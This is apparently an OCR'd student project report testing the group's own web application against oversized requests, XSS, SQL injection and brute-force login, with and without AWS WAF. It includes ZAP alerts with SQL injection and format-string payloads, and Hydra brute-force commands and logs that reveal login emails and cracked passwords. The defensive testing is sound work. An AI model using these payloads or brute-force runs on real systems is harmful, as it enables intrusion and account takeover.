
Attacks on our web application
with and without the AWS WAF in place


1) Insufficient Attack Protection

Summary: This type of attack exploits the vulnerabilities in the system by identifying security flaws in the system. The vulnerability hence found is exploited further by launching large scale attack thereby bringing the system down.

Without WAF: The request passes through web application and the user gets a 500 error.



With WAF: The user can not access the web application and is forbidden.




Why we tried this: We were trying to bring the system down by providing large chunk of data, but to our surprise the system spat the server name (Tomcat as shown above) which is a major vulnerability. We mitigated this by mentioning a size constraint in AWS WAF so that the system only gives back 403 forbidden error.


2). Cross Site Scripting(XSS)

Summary: Cross Site Scripting occur when user provided data is sent to the browser without proper sanitization. If the data is not properly validated or escaped, an attacker can use those vectors to embed scripts, inline frames or other objects into the rendered page. Though in JSON files, XSS is not possible, sometimes when the same data is returned to the browser in HTML format, XSS attack can be possible.

Without WAF: We are able to pass html tags as a part of user registration parameters.



With WAF: The user can not access the web application and is forbidden



Why we tried this:

Cross Site Scripting is one of the most common attacks and since our web app is a Restful API, its but obvious that front end applications would call the service and display the result in HTML format. Testing this attack is mitigating it for this purpose was very important.

3) SQL Injection:

Summary: An SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

Without WAF: SQL injection is possible.

Summary of Alerts

Risk Level	Number of Alerts
High	1
Medium	1
Low	6
Informational	0

Alert Detail

High (Medium)	SQL Injection
Description	SQL injection may be possible.
URL	https://csye6225-spring2019-kuvalekars.me/webapp-0.0.1-SNAPSHOT?query=query+AND+1%3D1+--+
Method	GET
Parameter	query
Attack	query AND 1=1 --
URL	https://csye6225-spring2019-kuvalekars.me/webapp-0.0.1-SNAPSHOT/user/register
Method	POST
Parameter	Accept
Attack	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" AND "1"="1" --
URL	https://csye6225-spring2019-kuvalekars.me/webapp-0.0.1-SNAPSHOT/user/register
Method	POST
Parameter	Host

With WAF: No sql injection attacks found

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	1
Low	9
Informational	0

Alert Detail

Medium (Medium)	Format String Error
Description	A Format String error occurs when the submitted data of an input string is evaluated as a command by the application.
URL	https://csye6225-spring2019-patelkin.me/webapp-0.0.1-SNAPSHOT/ZAP%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%2
Method	POST
Parameter	user
Attack	ZAP%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s
URL	https://csye6225-spring2019-patelkin.me/webapp-0.0.1-SNAPSHOT/user/ZAP%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%25s%25n%2
Method	POST
Parameter	register
Attack	ZAP%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s
Instances	2
Solution	Rewrite the background program using proper deletion of bad character strings. This will require a recompile of the background executable.

Why we tried this:

SQL injection is a type of injection attack. Injection attacks occur when maliciously crafted inputs are submitted by an attacker, causing an application to perform an unintended action. Because of the ubiquity of SQL databases, SQL injection is one of the most common types of attack on the internet.

4)Broken Authentication

Summary: Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Using these data, attackers apply brute force attack to gain access into the system.

Attack steps:


1) User creates login with publicly available email and commonly used password.

2) Attackers guesses some passwords that the user might use to hack into the email and save theme into file.

   Without WAF: The attacker is able to access the web application and guess the password

   - For user 1,


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-04-03 03:38:18
root@Kali:~# hydra -l abci32@gmail.com -P passwords.txt http-get://csye6225-s19-arunach
alamm.me/webapp-0.0.1-SNAPSHOT/ -s 443 -S -v -V
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-03 03:39:19
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try p
er task
[DATA] attacking http-gets://csye6225-s19-arunachalamm.me:443/webapp-0.0.1-SNAPSHOT/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "karan@
123" - 1 of 11 [child 0] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "qwerty
" - 2 of 11 [child 1] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "123456
" - 3 of 11 [child 2] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "footba
ll" - 4 of 11 [child 3] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "master
" - 5 of 11 [child 4] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "abssdf
W#4" - 6 of 11 [child 5] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "login"
 - 7 of 11 [child 6] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "letmei
n" - 8 of 11 [child 7] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "Test&1
```


root@Kali: ~
File Edit View Search Terminal Help
123" - 1 of 11 [child 0] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "qwerty
" - 2 of 11 [child 1] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "123456
" - 3 of 11 [child 2] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "footba
ll" - 4 of 11 [child 3] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "master
" - 5 of 11 [child 4] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "abssdf
W#4" - 6 of 11 [child 5] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "login"
- 7 of 11 [child 6] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "letmei
n" - 8 of 11 [child 7] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "Test&1
2345" - 9 of 11 [child 8] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "Passwo
rd@01" - 10 of 11 [child 9] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "" - 11
of 11 [child 10] (0/0)
[STATUS] attack finished for csye6225-s19-arunachalamm.me (waiting for children to comp
lete tests)
[443][http-get] host: csye6225-s19-arunachalamm.me login: abci32@gmail.com password
: abssdfW#4
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-04-03 03:39:20
root@Kali:~#

For user 2,


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-04-03 03:38:18
root@Kali:~# hydra -l abci32@gmail.com -P passwords.txt http-get://csye6225-s19-arunach
alamm.me/webapp-0.0.1-SNAPSHOT/ -s 443 -S -v -V
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-03 03:39:19
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try p
er task
[DATA] attacking http-gets://csye6225-s19-arunachalamm.me:443/webapp-0.0.1-SNAPSHOT/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "karan@
123" - 1 of 11 [child 0] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "qwerty
" - 2 of 11 [child 1] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "123456
" - 3 of 11 [child 2] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "footba
ll" - 4 of 11 [child 3] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "master
" - 5 of 11 [child 4] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "abssdf
W#4" - 6 of 11 [child 5] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "login"
 - 7 of 11 [child 6] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "letmei
n" - 8 of 11 [child 7] (0/0)
[ATTEMPT] target csye6225-s19-arunachalamm.me - login "abci32@gmail.com" - pass "Test&1
2345" - 9 of 11 [child 8] (0/0)
```

```
[ATTEMPT] target csye6225-s19-mahaddalkark.me - login "mahaddalkarkaran@gmail.c
m" - pass "football" - 4 of 11 [child 3] (0/0)
[ATTEMPT] target csye6225-s19-mahaddalkark.me - login "mahaddalkarkaran@gmail.c
m" - pass "master" - 5 of 11 [child 4] (0/0)
[ATTEMPT] target csye6225-s19-mahaddalkark.me - login "mahaddalkarkaran@gmail.c
m" - pass "abssdfW#4" - 6 of 11 [child 5] (0/0)
[ATTEMPT] target csye6225-s19-mahaddalkark.me - login "mahaddalkarkaran@gmail.c
m" - pass "login" - 7 of 11 [child 6] (0/0)
[ATTEMPT] target csye6225-s19-mahaddalkark.me - login "mahaddalkarkaran@gmail.c
m" - pass "letmein" - 8 of 11 [child 7] (0/0)
[ATTEMPT] target csye6225-s19-mahaddalkark.me - login "mahaddalkarkaran@gmail.c
m" - pass "Test&12345" - 9 of 11 [child 8] (0/0)
[ATTEMPT] target csye6225-s19-mahaddalkark.me - login "mahaddalkarkaran@gmail.c
m" - pass "Password@01" - 10 of 11 [child 9] (0/0)
[ATTEMPT] target csye6225-s19-mahaddalkark.me - login "mahaddalkarkaran@gmail.c
m" - pass "" - 11 of 11 [child 10] (0/0)
[STATUS] attack finished for csye6225-s19-mahaddalkark.me (waiting for childrer
to complete tests)
[443][http-get] host: csye6225-s19-mahaddalkark.me   login: mahaddalkarkaran@gm
il.com   password: Password@01
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-04-03 16:53
12
```




With WAF:

Blocking IP in WAF:



The attacker is blocked and can not access the web application.


Postman
File Edit View Help
New
Import
Runner
My Workspace
Invite
Upgrade
Filter
History
Collections
Clear all
Save Responses
Today
No Environment
POST
https://csye6225-s19-mahaddalkark.me/webapp-0.0.1-SNAPSHOT/user/register
Send
Save
none
form-data
x-www-form-urlencoded
raw
binary
JSON (application/json)
Beautify
{
"name" : "abc",
"email": "abc@gmail.com",
"password": "Abcabc$5"
}
Body
Cookies
Headers (5)
Test Results
Status: 403 Forbidden
Time: 1474 ms
Size: 282 B
Download
Pretty
Raw
Preview
HTML
<html>
<head>
<title>403 Forbidden</title>
</head>
<body bgcolor="white">

<h1>403 Forbidden</h1>

</body>
</html>